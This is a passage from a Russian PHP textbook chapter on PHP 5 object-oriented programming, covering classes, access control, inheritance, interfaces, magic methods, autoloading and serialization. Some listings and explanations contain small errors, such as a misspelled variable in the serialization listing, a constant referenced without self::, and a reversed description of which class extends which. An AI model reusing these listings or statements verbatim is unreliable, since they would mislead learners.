Изучив материал данной главы, вы сможете защитить свои личные данные и личные данные ваших клиентов. Вы сможете также осуществлять безопасный обмен информацией через Internet и устанавливать надежную идентификацию каждой из сторон, с которой вы ведете переписку.

ГЛАВА

13

Объектно-ориентированное программирование в PHP

В ЭТОЙ ГЛАВЕ...

- Зачем нужны объекты
- Создание базовых классов
- Усовершенствованные классы
- Специальные методы
- Автоматическая загрузка классов
- Преобразование объектов в последовательную форму
- Исключения
- Итераторы

Зачем нужны объекты

По мере того как размеры и степень сложности сценариев увеличиваются, их сопровождение становится чрезвычайно трудным занятием, особенно если в качестве стиля программирования выбран процедурный стиль. Смысл объектно-ориентированного программирования (ООП) состоит в том, чтобы обеспечить для сценариев реальную организационную структуру посредством инкапсуляции. Хотя в версии PHP 4 и было введено понятие ООП, его нельзя считать истинной реализацией объектной ориентации. Поскольку в этом отношении PHP 4 имеет существенные ограничения, в версии PHP 5 объектная модель была полностью пересмотрена для более точного соответствия академическому определению ООП. В этой главе будет рассказано об использовании объектов в PHP 5, и по мере изучения изложенного материала вы увидите, в чем заключается отличие PHP 5 от PHP 4.

Создание базовых классов

Хотя мы и называем этот стиль *объектно-ориентированным программированием* (object-oriented programming), большинство всех задач в программировании связано с разработкой классов. *Класс* (class) можно представить себе как детальный проект объекта, определяющий все действия, которые могут быть выполнены над ним. Поэтому определения классов содержат переменные, функции (называемые методами) и даже константы, характерные только для данного класса или его экземпляров. В PHP 4 базовый класс определялся так, как показано в листинге 13.1.

Листинг 13.1. Базовый класс PHP

```
<?php
   class myPHP4Class {
      var $my_variable;
      function my_method($param) {
         echo "Вызван метод my_method($param)!\n";
         echo "Значение внутренней переменной: ";
         echo "{$this->my_variable}\n";
      }
   }
?>
```

После того как класс будет определен, можно создать *экземпляр* (instance) класса. Экземпляром класса является объект, представляющий рабочую копию предварительно определенного класса. Чтобы создать экземпляр класса `myPHP4Class`, используется оператор `new`:

```
<?php
   include_once ("myPHP4Class_def.php");
   $myinstance = new myPHP4Class();
   $anotherinstance = new myPHP4Class();
?>
```

Здесь переменные $myinstance и $anotherinstance представляют объекты, имеющие тип myPHP4Class. Хотя они и были созданы на основе одного и того же определения класса, они совершенно не зависят друг от друга.

После того как будет создан экземпляр класса, свойства и методы, определенные в исходном классе, будут доступны для экземпляра с помощью операции ->. Продолжая предыдущий пример, в листинге 13.2 устанавливается свойство $my_variable каждого экземпляра.

Листинг 13.2. Доступ к базовому объекту

```
<?php
   $myinstance = new myPHP4Class();
   $anotherinstance = new myPHP4class();
   $myinstance->my_variable = 10;
   $anotherinstance->my_variable = 20;
   $myinstance->my_method("MyParam");
?>
```

Во время выполнения свойству $my_variable объекта $myinstance будет присвоено значение 10, а свойству $my_variable объекта $anotherinstance — значение 20. Поскольку сценарий вызывает метод my_method() класса, будет сгенерирован также следующий вывод:

```
Вызван метод my_method(MyParam)!
Значение внутренней переменной: 10
```

НА ЗАМЕТКУ

$this — это особая переменная внутри класса, представляющая экземпляр самого объекта. Она используется для доступа к методам и свойствам внутри объекта.

private, protected и public

В PHP 5 порядок определения и способы использования классов не претерпели существенных изменений. В действительности, код из листинга 13.1 будет работать в PHP 5 так, как положено. Однако такой способ определения класса уже не применяется. В листинге 13.3 представлен новый вариант определения класса, рассмотренного нами в предыдущем примере.

Листинг 13.3. Базовый класс PHP 5

```
<?php
   class myPHP5Class {
      public $my_variable;
      public function my_method($param) {
         echo "Вызван метод my_method($param)!\n";
         echo "Значение внутренней переменной: ";
         echo "{$this->my_variable}\n";
      }
   }
?>
```

Отличие заключается в использовании новой важной особенности в модели объектного ориентирования PHP 5 – контроле доступа.

В PHP 4 не существовало понятия контроля доступа внутри объектов. Если сторонний разработчик использовал класс myPHP4Class, можно было свободно изменять или считывать значение переменной $my_variable. С другой стороны, в PHP 5 объектная модель предусматривает три уровня доступа к членам класса, ограничивающие данные, которые могут извлекаться в сценариях. Это уровни public, private и protected; их можно применять и к методам, и к свойствам класса, как показано в листинге 13.3.

НА ЗАМЕТКУ

Мало того, что при определении членов PHP-классов можно указывать private, public и protected, в PHP 5 это еще и необходимо.

К членам класса, которые объявлены как public (общедоступные), доступ может быть осуществлен из любого места в пределах сценария. С помощью объекта их можно вызывать или видоизменять либо изнутри самого объекта, либо за его пределами. Наоборот, доступ к членам класса, которые были объявлены как private (закрытые), может быть осуществлен только из экземпляра этого класса с помощью переменной $this. Посмотрите, как изменился код, представленный в листинге 13.4, по сравнению с кодом из листинга 13.3.

Листинг 13.4. Использование классов private и public

```
<?php
   class myPHP5Class {
      private $my_variable;
      public function my_method($param) {
         echo " Вызван метод my_method($param)!\n";
         echo "Значение внутренней переменной: ";
         echo "{$this->my_variable}\n";
      }
   }
?>
```

Если создать экземпляр myPHP5Class, то при обращении к свойству $my_variable извне объекта возникнет ошибка PHP:

```
<?php
   $myobject = new myPHP5Class();
   /* Это допустимая запись, поскольку my_method объявлен как public */
   $myobject->my_method("MyParam");
   /* Эта запись приведет к возникновению ошибки, поскольку свойство
     $my_variable объявлено как private */
   $myobject->my_variable = 10;
?>
```

При выполнении предыдущего кода будет выведено следующее сообщение об ошибке:

```
Fatal Error: Cannot access private property myPHP5Class::my_variable in
....
Неисправимая ошибка: Невозможен доступ к закрытому свойству
myPHP5Class::my_variable в ....
```

Третьим и последним уровнем доступа в PHP является protected (защищенный). Этот уровень подобен уровню private, поскольку он запрещает внешний доступ к члену класса. Однако в отличие от уровня private, ограничивающего доступ только к тому классу, в котором он определен, уровень protected разрешает доступ как из него самого, так и из любых дочерних классов. Более подробно о дочерних классах и наследовании мы поговорим в разделе "Наследование классов" далее в этой главе.

Указание типов

Еще одним новшеством в объектной модели в PHP 5 является *указание типов* (type hinting). В самом языке PHP использование типов не предусмотрено. Это означает, что переменные могут хранить данные произвольного типа. Действительно, одна и та же переменная в одном случае может обрабатываться как целочисленная переменная, а в другом — как строковая переменная. Тем не менее, поскольку методы внутри объектов часто принимают параметры, которые являются экземплярами других объектов, PHP 5 позволяет ограничивать типы данных для параметров методов. Рассмотрим пример, представленный в листинге 13.5.

Листинг 13.5. Указание типов в PHP 5

```
<?php
   class Integer {
      private $number;
      public function getInt() {
         return (int)$this->number;
      }
      public function setInt($num) {
         $this->number = (int)$num;
      }
   }
   class Float {
      private $number;
      public function getFloat() {
         return (float)$this->number;
      }
      public function setFloat($num) {
         $this->number = (float)$num;
      }
   }
?>
```

В этом листинге определяются два класса, Integer и Float, которые реализуют простые оболочки для этих типов данных в PHP. А если бы нужно было реализовать класс для сложения всего двух чисел в формате с плавающей точкой? Мы с вами уже кое-чему научились, поэтому подходящее решение может выглядеть примерно так:

```
<?php
   class Math {
      public function add($op1, $op2) {
         return $op1->getFloat() + $op2->getFloat();
      }
   }
?>
```

Однако в силу особенностей PHP невозможно гарантировать, что параметры $op1 и $op2 будут являться экземплярами класса Float. Даже если бы мы точно знали, что они являются объектами, все равно у нас нет способа узнать, имеют ли они подходящий тип. Одним из возможных решений является использование новой операции PHP 5 instanceof, которая возвращает экземпляр определенного класса, как показано в листинг 13.6.

Листинг 13.6. Использование операции instanceof

```
<?php
   class Math {
      public function add($op1, $op2) {
         if(($op1 instanceof Float) &&
            ($op2 instanceof Float)) {
            return $op1->getFloat() + $op2->getFloat();
         } else {
            echo "Должны быть переданы два экземпляра Float!\n";
         }
      }
   }
?>
```

Теперь у класса Math есть способ, позволяющий установить, что передаваемые параметры являются объектами соответствующего типа. Однако такой способ может быстро привести к тому, что в вашем коде возникнут ошибки и его будет невозможно прочитать. Гораздо более удобный подход к решению этой же задачи заключается в том, чтобы в прототипе функции определить требуемый тип, как показано в листинге 13.7.

Листинг 13.7. Использование указания типов объектов в PHP 5

```
<?php
   class Math {
      public function add(Float $op1, Float $op2) {
         return $op1->getFloat() + $op2->getFloat();
      }
   }
?>
```

Теперь можно четко определить требуемый тип с помощью метода add(), и быть уверенным, что метод getFloat() существует. Далее вы увидите, что указание типов может быть очень полезным, если использовать его вместе с интерфейсами (см. раздел "Интерфейсы" далее в этой главе).

Клонирование

В версии PHP 4 представление объектов не осуществлялось по ссылке. То есть, при передаче объекта в вызов метода или функции создавалась копия этого объекта. Мало того, что это было связано с трудностями, такой вариант мог порождать серьезные проблемы с отслеживанием ошибок. Поскольку создавалась копия объекта, любые изменения в экземпляре этого объекта, произведенные в методе или функции, влияли только на копию объекта в функции. В версии PHP 5 такое нелогичное поведение было устранено; теперь все объекты представляются по ссылке. Несмотря на серьезность изменения, прямые копии экземпляра объекта больше не создаются:

```
<?php
   $class_one = new MyClass();
   $class_one_copy = $class_one;
?>
```

Анализируя этот пример, можно было бы предположить, что `$class_one_copy` на самом деле является независимым экземпляром класса `MyClass`, имеющим все особенности экземпляра `$class_one`. Так было в PHP 4, а в PHP 5 `$class_one` и `$class_one_copy` представляют один и тот же объект — любые модификации, произведенные в одном из экземпляров, приведут к такому же изменению в другом. В PHP 5 вместо прямого присваивания экземпляру объекта новой переменной необходимо использовать оператор `clone`. Он возвращает новый экземпляр текущего объекта, копируя в него значения любого члена и, таким образом, создавая независимый клон.

В связи с этим, в PHP 5 код, приведенный в листинге 13.8, можно было бы использовать для создания независимой копии объекта, на основе которого был создан экземпляр.

Листинг 13.8. Использование оператора `clone`

```
<?php
   $class_one = new MyClass();
   $class_one_copy = clone $class_one;
?>
```

При использовании оператора `clone` по умолчанию возвращается точная копия клонированного объекта. Однако класс также может реализовать специальный метод `__clone()`, позволяющий управлять элементами, которые будут копироваться из одного экземпляра в другой. В этом специальном методе переменная `$this` ссылается на новую копию объекта вместе со всеми значениями из исходного объекта. Код в листинге 13.9 показывает, что с помощью метода `__clone()` можно управлять значениями клонированного объекта.

Листинг 13.9. Использование метода `__clone()`

```
<?php
   class myObject {
      public $var_one = 10;
      public $var_two = 20;
      function __clone() {
         /* переменной $var_two в клоне присваивается значение 0 */
```

```
        $this->var_two = 0;
    }
}
$inst_one = new myObject();
$inst_two = clone $inst_one;
var_dump($inst_one);
var_dump($inst_two);
?>
```

В данном примере вывод будет выглядеть следующим образом:

```
object(myObject)#1 (2) {
   ["var_one"]=>
   int(10)
   ["var_two"]=>
   int(20)
}
object(myObject)#2 (2) {
   ["var_one"]=>
   int(10)
   ["var_two"]=>
   int(0)
}
```

Метод `__clone()` будет полезным во многих ситуациях, особенно если клонируемый объект содержит информацию, характерную только для данного экземпляра (например, уникальный идентификатор объекта). В таких случаях метод `__clone()` можно использовать для копирования только необходимой информации.

Конструкторы и деструкторы

Конструкторы и деструкторы представляют собой функции, вызываемые во время создания экземпляра объекта (конструкторы) и/или удаления (деструкторы). Их основное назначение заключается в инициализации объектов и их удалении и освобождении занимаемой ими памяти. В PHP 4 были доступны только конструкторы; они создавались посредством определения функции, имя которой было точно таким же, как и имя самого класса:

```
<?php
   class SimpleClass {
      function SimpleClass($param) {
         echo "Создан новый экземпляр SimpleClass!";
      }
   }
   $myinstance = new SimpleClass;
?>
```

В PHP 5 эта идея была существенным образом доработана и улучшена. Во-первых, теперь используется единая функция конструкторов с именем `__construct()`. Во-вторых, применяется единый метод `__destruct()` для деструкторов. Поэтому в PHP 5 реализация предыдущего примера `SimpleClass` могла бы выглядеть примерно так, как показано в листинге 13.10.

Листинг 13.10. Использование единых конструкторов и деструкторов

```
<?php
   class SimpleClass {
      function __construct($param) {
         echo "Создан новый экземпляр SimpleClass!";
      }
      function __destruct() {
         echo "Разрушен данный экземпляр SimpleClass";
      }
   }
   $myinstance = new SimpleClass("value");
   unset($myinstance);
?>
```

Конструкторы полезны для инициализации свойств класса. А комбинированное использование конструкторов и деструкторов точно так же полезно во всех других случаях. Одним из классических примеров является класс для доступа к серверной базе данных, где конструктор может отвечать за организацию соединения с базой данных, а деструктор — за его закрытие.

Константы классов

Константы классов, являющиеся новой особенностью PHP 5, позволяют определять постоянные значения в определениях класса. Определение константы внутри класса осуществляется с помощью ключевого слова const, за которым следует имя константы и ее значение, как показано в листинге 13.11.

Листинг 13.11. Использование констант классов в PHP 5

```
<?php
   class ConstExample {
      private $myvar;
      public $readme;
      const MY_CONSTANT = 10;
      public function showConstant() {
         echo "Значение: ".MY_CONSTANT;
      }
   }
   $inst = new ConstExample;
   $inst->showConstant();
   echo "Значение: ".ConstExample::MY_CONSTANT;
?>
```

В листинге 13.11 показано использование констант классов как в самом классе, так и вне класса. В этом примере одиночная константа MY_CONSTANT определяется в классе и имеет целочисленное значение 10. Обратиться напрямую к этой константе можно из самого класса, как и в случае любой константы, созданной с помощью функции define(). А для того чтобы обратиться к константе вне класса, нужно использовать ссылку, указав имя класса, в котором определяется константа, в формате <ИМЯ КЛАССА>::<КОНСТАНТА>. Константы классов, как и любые другие члены классов, наследуются из родительских классов и могут перекрываться дочерними классами

(более подробно о наследовании можно прочитать в разделе "Наследование классов" далее в этой главе).

Статические методы

Статическими (static) называются методы, являющиеся частью класса, но созданные для вызова за пределами контекста конкретного экземпляра объекта. Поведение этих методов аналогично поведению обычных методов в классе, кроме одной важной особенности — в них нельзя использовать переменную `$this` для ссылки на текущий экземпляр объекта.

Чтобы создать статический метод, добавьте ключевое слово `static` перед объявлением любого метода класса:

```
static function myMethod() {
...
```

Поскольку статические методы не связаны с определенным экземпляром объекта, их можно вызывать за пределами контекста этого экземпляра. Для вызова статического метода используйте следующий синтаксис:

```
<ИМЯ КЛАССА>::<МЕТОД>
```

`<ИМЯ КЛАССА>` определяет класс, в котором находится статический метод, а `<МЕТОД>` представляет метод для вызова. Обратите внимание, что статические методы можно вызывать также и из содержимого объекта, на основе которого был создан экземпляр; однако они не имеют доступа к переменной экземпляра `$this`.

Наследование классов

Как в версии PHP 4, так и в PHP 5 объектно-ориентированное программирование построено на основе модели одиночного наследования. По определению, наследование — это возможность расширять возможности одного класса функциональностью другого класса. Когда один класс наследует другой, то все методы, свойства и константы родительского класса становятся доступными и из класса-наследника. Более того, классы-наследники могут также продолжать реализацию некоторых или всех методов, свойств и констант родительского класса, чтобы обеспечить дополнительные или отличающиеся функциональные возможности. Чтобы один класс мог наследовать другой класс, в его определении ставится ключевое слово `extends`. Рассмотрим пример, представленный в листинге 13.12.

Листинг 13.12. Наследование классов

```
<?php
   class ParentClass {
      public $parentvar;
      public function parentOne() {
         echo "Called parentOne()\n";
      }
      private function parentTwo() {
         echo "Called parentTwo()!\n";
      }
   }
```

```
   class ChildClass extends ParentClass {
      public function childOne() {
         echo "Called childOne()!\n";
      }
      /* В определении метода parentOne() нет необходимости,
         так как он наследуется от класса ParentClass */
   }
   $v = new ChildClass();
   $v->parentOne();
?>
```

В этом примере определены два класса: ParentClass и ChildClass (который расширяет ParentClass). Каждый из них реализует свой собственный уникальный набор функций, однако поскольку класс ChildClass расширяет класс ParentClass, он включает все свойства и методы, к которым имеет доступ. Вот здесь и проявляются уровни доступа private, public и protected. При наследовании методов и свойств в классе-наследнике будут доступны только те члены класса, которые были объявлены как public или protected.

НА ЗАМЕТКУ

Когда впервые упоминалось об уровнях public, private и protected, не было приведено детальное описание уровня protected. Как видите, причина кроется в том, что прежде чем приступать к рассмотрению уровня protected, необходимо познакомиться с наследованием. Если член класса объявляется как protected, то он будет доступен только в содержимом самого класса или любых его классов-наследников.

При рассмотрении наследования важно понять также то, как ограничиваются члены класса. Давайте посмотрим на код в листинге 13.13.

Листинг 13.13. Перегрузка члена класса

```
<?php
   class ParentClass {
      public function callMe() {
         echo "Вызван родительский класс!\n";
      }
   }
   class ChildClass extends ParentClass {
      public function callMe() {
         echo "Вызван дочерний класс!\n";
      }
   }
   $child = new ChildClass;
   $child->callMe();
?>
```

Что происходит при выполнении этого сценария? Вы уже знаете, что классы-наследники наследуют члены классов от родительских классов. А если класс-наследник тоже реализует этот член класса? В таких случаях, как при вызове метода callMe() в листинге 13.13, выполняемый метод можно найти в версии ChildClass.

Принцип предпочтения "локального" члена класса является важной концепцией объектно-ориентированного программирования; в действительности, он относится также и к родительским классам. Давайте рассмотрим пример, представленный в листинге 13.14.

Листинг 13.14. Связывание члена класса в PHP

```
<?php
   class ParentClass {
      public function callMe() {
         $this->anotherCall();
      }
      public function anotherCall() {
         echo "Вызван родительский класс!\n";
      }
   }
   class ChildClass extends ParentClass {
      public function anotherCall() {
         echo "Вызван дочерний класс!\n";
      }
   }
   $child = new ChildClass;
   $child->callMe();
?>
```

Что произойдет при вызове метода `callMe()`? Поскольку метод `callMe()` не определен в классе `ChildClass`, будет использоваться метод, определенный в родительском классе `ParentClass`. Если посмотреть на метод `callMe()` в классе `ParentClass`, то можно увидеть, что он вызывает еще один метод — `anotherCall()`. Хотя PHP выполняет метод `callMe()` из класса `ParentClass`, выполняться будет функция `anotherCall()` класса `ChildClass`, несмотря даже на то, что она существует в классе `ParentClass`. Это объясняется тем, что в PHP (а также и в большинстве других языков программирования, в которых поддерживается ООП), переменная `$this` всегда будет ссылаться на экземпляр класса, который производит вызов метода класса (в данном случае `ChildClass`), независимо от того, где находится соответствующий код.

Усовершенствованные классы

До настоящего момента рассматривались в основном особенности, связанные с тем или иным расширением PHP 4. В этом и в последующих разделах будет рассказываться о тех новых особенностях объектной модели PHP 5, которые в PHP 4 отсутствуют.

Абстрактные классы и методы

Если судить по названию, абстрактные классы используются в PHP для определения абстрактных объектов. Чтобы понять, что определяет абстрактный объект, давайте рассмотрим такое понятие, как "пища". Все мы знаем, что такое "пища", но не всегда смотрим на то, из чего конкретно она приготовлена. Вы видели самые разно-

образные виды пищи (бифштексы, цыпленок и тому подобное), однако само по себе понятие пищи является абстрактным — оно существует только как обобщение более конкретных вещей. Подобная идея справедлива также и для абстрактных классов.

В ООП абстрактные классы предназначены для того, чтобы создать суперкласс, который будет определять абстрактные характеристики его классов-наследников. На самом деле абстрактные классы могут содержать в себе какой-либо код, а могут быть вообще без кода; кроме этого, на их основе нельзя создать экземпляр напрямую. Рассмотрим пример, показанный в листинге 13.15.

Листинг 13.15. Использование абстрактных классов в PHP 5

```
<?php
   abstract class Number {
      private $value;
      abstract public function value();
      public function reset() {
         $this->value = NULL;
      }
   }
   class Integer extends Number {
      private $value;
      public function value() {
         return (int)$this->value;
      }
   }
   $num = new Integer; /* Все в порядке */
   $num2 = new Number; /* Возникнет ошибка */
?>
```

В листинге 13.15 создан абстрактный класс `Number`, который является расширением класса `Integer`. Поскольку класс `Number` объявлен как `abstract`, на его основе нельзя создавать экземпляры. Если посмотреть на класс `Number`, то можно увидеть, что в нем определены две функции: `value()` и `reset()`. Абстрактный класс может не содержать код для методов, хотя при необходимости его можно добавить. Что же касается класса `Number`, то поскольку функция `value()` является специфической для конкретного типа числа, она реализуется в классе-наследнике. Чтобы разработчик мог реализовать такое поведение в своем коде, используется ключевое слово `abstract`, указывающее на то, что это просто заполнитель в классе `Number`. Однако это не относится к методу `reset()`, который остается неизменным для любого конкретного типа числа.

НА ЗАМЕТКУ

Абстрактные классы можно расширять, не реализовывая все абстрактные методы, определенные в них. Другими словами, класс-наследник также должен быть определен как абстрактный класс, если он не реализует все абстрактные методы своего родительского класса.

Интерфейсы

В отличие от абстрактных классов, посредством которых можно выражать абстрактные понятия в программах, интерфейсы предназначены для того, чтобы обеспечить определенную функциональность внутри класса. Если выражаться точнее, то интерфейс представляет собой средство для определения набора методов, которые должен иметь класс, реализующий данный интерфейс. Чтобы использовать интерфейс, его необходимо объявить с указанием ключевого слова `interface`, как показано в листинге 13.16.

Листинг 13.16. Простой интерфейс

```
<?php
   interface printable {
      public function printme();
   }
?>
```

Чтобы интерфейс приносил определенную пользу, он должен быть реализован с помощью одного или нескольких классов. В листинге 13.16 определен интерфейс `printable`, который заявляет, что любой класс, реализующий этот интерфейс, должен реализовать метод `printme()`. Чтобы создать класс, реализующий подобный интерфейс, в определении класса используется ключевое слово `implements`, за которым следует список реализованных интерфейсов (см. листинг 13.17).

Листинг 13.17. Реализация интерфейсов

```
<?php
   class Integer implements printable {
      private $value;
      public function getValue() {
         return (int)$this->value;
      }
      public function printme() {
         echo (int)$this->value;
      }
   }
?>
```

В этом листинге определен исходный класс `Integer` из листинга 13.15, чтобы реализовать интерфейс `printable`, определенный в листинге 13.16. Как класс, реализующий этот интерфейс, он гарантирует, что класс `Integer` предложит все методы, которые определены в интерфейсе.

Теперь, когда определено, что класс реализует заданный интерфейс, можно гарантировать, что любые функции или методы, для которых требуются некоторые действия со стороны класса, получат их, и для этого нет необходимости проверять экземпляр с помощью операции `instanceof`. Эти способы можно использовать для определения интерфейса `printable`, как показано в листинге 13.18.

Листинг 13.18. Использование указания типов в интерфейсах

```
<?php
   interface printable {
      public function printme();
   }
   abstract class Number {
      private $value;
      abstract public function value();
      public function reset() {
         $this->value = NULL;
      }
   }
   class Integer extends Number implements printable {
      private $value;
      function __construct($value) {
         $this->value = $value;
      }
      public function getValue() {
         return (int)$this->value;
      }
      public function printme() {
         echo (int)$this->value;
      }
   }
   /* Создание функции, которую требует интерфейс printable. */
   function printNumber(printable $myObject) {
   /* Если эта функция будет вызвана, мы точно знаем, что она
      имеет метод printme() */
      $myObject->printme();
   }
   $inst = new Integer(10);
   printNumber($inst);
?>
```

В листинге 13.18 интерфейсы использовались для гарантии того, что функция printNumber() будет всегда получать объект, имеющий метод printme(). Другая полезная особенность заключается в том, что один класс может реализовать несколько различных интерфейсов. Пример этого можно видеть в листинге 13.19.

Листинг 13.19. Реализация нескольких интерфейсов

```
<?php
   interface printable {
      public function printme();
   }
   interface Inumber {
      public function reset();
   }
   class Integer implements printable, Inumber {
      private $value;
```

```
      function __construct($value) {
         $this->value = $value;
      }
      public function printme() {
         echo (int)$this->value;
      }
      public function reset() {
         $this->value = NULL;
      }
      public function value() {
         return (int)$this->value;
      }
   }
   function resetNumber(Inumber $obj) {
      $obj->reset();
   }
   function printNumber(printable $obj) {
      $obj->printme();
   }
   $inst = new Integer(10);
   printNumber($inst);
   resetNumber($inst);
?>
```

Финальные классы и методы

Финальный (final) класс или метод используется для того, чтобы предоставить разработчику возможность управлять наследованием. Классы или методы, объявленные как финальные, не могут быть расширены и/или перегружены классами-наследниками. Чтобы запретить перегрузку определенного класса или метода, в определении класса или метода должно стоять ключевое слово final, как показано в листинге 13.20.

Листинг 13.20. Объявление финальных классов или методов

```
<?php
   final class NoExtending {
      public function myFunction() {
         /* Логика функции */
      }
   }
   class restrictedExtending {
      final public function anotherFunc() {
         /* Логика функции */
      }
   }
   class myChild extends restrictedExtending {
      public function thirdFunction() {
         /* Логика функции */
      }
   }
?>
```

В листинге 13.20 определяются три разных класса. Первый из них, класс NoExtending, никогда не будет родительским классом для класса-наследника, потому что сам по себе весь класс был объявлен как final. С другой стороны, хотя класс restrictedExtending может быть расширен, метод anotherFunc(), находящийся в нем, никогда не будет перегружен классом-наследником. Как можно видеть, ключевое слово final полезно использовать для того, чтобы обеспечить возможность выполнения действий определенным способом в структурах объектов, не запрещая пользователям реализовывать свои собственные подклассы.

Специальные методы

В этом разделе будет рассказано о некоторых специальных методах, которые можно использовать в классах. Хотя вы уже знакомы с некоторыми специальными методами, такими как __construct(), __destruct() и __clone(), однако существует еще большое число методов, которые позволяют реализовать широкие функциональные возможности при условии правильного их использования. Для начала поговорим о методе-получателе и методе-установщике.

Метод-получатель и метод-установщик

Метод-получатель (__get()) и метод-установщик (__set()) используются для предоставления универсального интерфейса при обращении к свойствам в объектах. Эти методы вызываются в том случае, если данное свойство не было определено. Ниже представлены прототипы этих специальных методов:

```
function __get($name);
function __set($name, $value);
```

В каждом из случаев $name соответствует имени переменной, к которой обращается сценарий, но которой не существует. Как и можно было предположить, аргумент $value метода __set() соответствует новому значению, которое будет присвоено вместо несуществующего значения.

НА ЗАМЕТКУ

Метод-получатель и метод-установщик вызываются только в том случае, если требуемого свойства вообще нет в объекте. Если данное свойство изначально не существовало, но в какой-то момент было добавлено в экземпляр посредством метода-установщика:

```
function __set($name, $value) {
  $this->$name = $value; ,
}
```

то в будущем ни метод __get(), ни метод __set() не будут вызываться.

Метод-получатель и метод-установщик полезно использовать, например, при работе с Web-службами или контейнерными объектами, в которых свойства, доступные в экземпляре класса, не известны до тех пор, пока не будет начато выполнение сценария.

Метод __call()

Подобно методу-получателю и методу-установщику, которые позволяют динамически обрабатывать доступ к свойствам в PHP-сценариях, метод __call() служит для того, чтобы организовать хранилище вызовов методов в объекте. При получении вызова метода, который не был определен в классе, по возможности вызывается метод __call(). Прототип этого метода выглядит следующим образом:

```
function __call($method, $arguments);
```

где $method – это строка, соответствующая вызванному методу, а $arguments – индексированный массив, содержащий параметры, передаваемые этому методу. Подобно методу-получателю и методу-установщику, метод __call() полезно использовать в тех случаях, когда весь список функций не доступен вплоть до начала выполнения сценария. Как вариант, метод __call() можно использовать для того, чтобы создать универсальный метод для обработки вызовов недействительных методов в PHP-сценариях, как показано в листинге 13.21.

Листинг 13.21. Использование метода __call()

```
<?php
   class ParentClass {
      function __call($method, $params) {
         echo "Метод $method не существует!\n";
      }
   }
   class ChildClass extends ParentClass {
      function myFunction() {
         /* Логика функции */
      }
   }
   $inst = new ChildClass();
   $inst->nonExistentFunction();
?>
```

Во время выполнения этого кода будет вызван метод, который до этого не был определен. Однако вместо того чтобы генерировать неустранимую ошибку, недействительный вызов инициирует вызов метода __call(), в результате чего у вас будет возможность исправить ошибку.

Метод __toString()

Последним специальным методом, о котором будет рассказываться при рассмотрении новой объектной модели в PHP 5, является метод __toString(). Он предназначен для упрощения строкового представления сложного объекта. Если определить этот метод, PHP будет вызывать его в тех случаях, когда объект лучше всего обрабатывать как строку (например, при отображении с использованием операторов echo или print). Значение строки, возвращаемое этим методом, может принимать любую форму, однако лучше всего, чтобы оно, так или иначе, представляло сам объект. Рассмотрим листинг 13.22, в котором реализован метод __toString() и использованы его функциональные возможности.

Листинг 13.22. Использование метода __toString()

```
<?php
   class User {
      private $username;
      function __construct($name) {
         $this->username = $name;
      }
      public function getUserName() {
         return $this->username;
      }
      function __toString() {
         return $this->getUserName();
      }
   }
   $user = new User("john");
   echo $user;
?>
```

В листинге 13.22 определен простой класс User, который является оболочкой для простого класса учетной записи User. Этот класс содержит одно закрытое свойство $username, к которому можно обратиться, если вызвать метод getUserName() класса. Однако поскольку этот класс также реализует метод __toString() (который сам вызывает метод getUserName()), то любой экземпляр класса можно обрабатывать непосредственно как строку, что показано в операторе echo. Хотя в этом случае представлен самый простой вариант применения метода __toString(), в более сложных объектах он может эффективно использоваться для создания строкового представления в любом требуемом формате.

Автоматическая загрузка классов

В PHP 4 при создании классов у разработчиков не было доступного механизма автоматической загрузки определенного класса по требованию. Если бы в своих сценариях вы потенциально могли зависеть от класса, то вам пришлось бы включать его с самого начала создания своего приложения, независимо от того, был ли он нужен или нет. В PHP 5 все иначе: вы можете определить функцию для загрузки классов по мере необходимости. Это функция __autoload(); она имеет следующий прототип:

```
function __autoload($classname);
```

где $classname — это имя класса, который PHP не может найти. В функцию __autoload() можно добавить любую логику для определения местоположения класса и его загрузки. Благодаря этому можно быстро и легко осуществить удаленную загрузку классов из базы данных, файловой системы и тому подобного. Единственное, что необходимо сделать в случае использования этой функции, это загрузить класс в PHP (обычно с помощью оператора require_once()) до окончания вызова функции. Если класс не был загружен до завершения выполнения функции __autoload() (или если функция __autoload() не была определена), PHP завершит выполнение сценария и выведет сообщение о невозможности найти определенный класс.

В качестве примера использования функции __autoload() рассмотрим листинг 13.23.

Листинг 13.23. Использование функции __autoload()

```
<?php
   function __autoload($class) {
      $files = array('MyClass' => "/path/to/myClass.class.php",
                     'anotherClass' => "/path/to/anotherClass.class.php");
      if(!isset($files[$class])) return;
      require_once($files[$class]);
   }
   $a = new MyClass;
   $b = new anotherClass;
?>
```

В листинге 13.23 функция __autoload() используется для загрузки классов, определяя их местоположение в заранее заданном ассоциативном массиве. Поскольку классы MyClass и anotherClass еще не были определены в сценарии, в обоих случаях будет вызываться функция __autoload(), для того чтобы сценарий самостоятельно смог найти требуемый класс.

Преобразование объектов в последовательную форму

В этой книге уже рассматривались вопросы преобразования сложных структур данных (например, массивов) в последовательную форму (так называемая сериализация). Суть ее состоит в том, чтобы сложную структуру преобразовать в строку, которую затем можно сохранять и восстанавливать с помощью функций serialize() и unserialize(). Это преобразование можно осуществлять также и в отношении объектов; однако если принять во внимание природу объектов, то здесь появляются дополнительные функциональные возможности. В процессе преобразования объекта в последовательную форму PHP позволяет выполнять любую необходимую очистку и, при желании, предлагает особый список свойств, которые необходимо сохранить. Впоследствии, во время восстановления объекта с помощью функции unserialize(), PHP позволит воссоздать для объекта любые свойства, которые не были сохранены, и вновь их инициализировать.

Эти две задачи осуществляются с помощью двух специальных методов: __sleep() и __wakeup(). Эти методы не принимают никаких параметров. Однако в отличие от большинства методов обратного вызова, о которых говорилось ранее, функция __sleep() возвращает индексированный массив. Он должен представлять собой индексированный массив строк, представляющих свойства, которые необходимо включить в создаваемую последовательность. Любые свойства, не указанные в этом списке, не будут сохранены в последовательности. Позже, при восстановлении объекта с помощью функции unserialize(), вызывается метод __wakeup(), благодаря которому можно повторно инициализировать объект и, при необходимости, воссоздать его свойства, которые были опущены во время преобразования в последовательность. Пример использования этих функций представлен в следующем листинге.

Листинг 13.24. Использование __sleep() и __wakeup() для объектов

```
<?php
   class UserClass {
      public $sessionID;
      public $username;
      public function __sleep() {
         /* Удаление сеанса */
         session_destroy();
         return array("username");
      }
      public function __wakeup() {
         /* Восстановление сеанса */
         session_start();
         $this->sessionId = session_id();
      }
   }
   session_start();
   $user = new UserClass;
   $user->sessionId = session_id();
   $seralized_user = serialize($user);
   /* Имитация потери переменной $user */
   unset($user);
   $user = unserialize($serialized_user);
?>
```

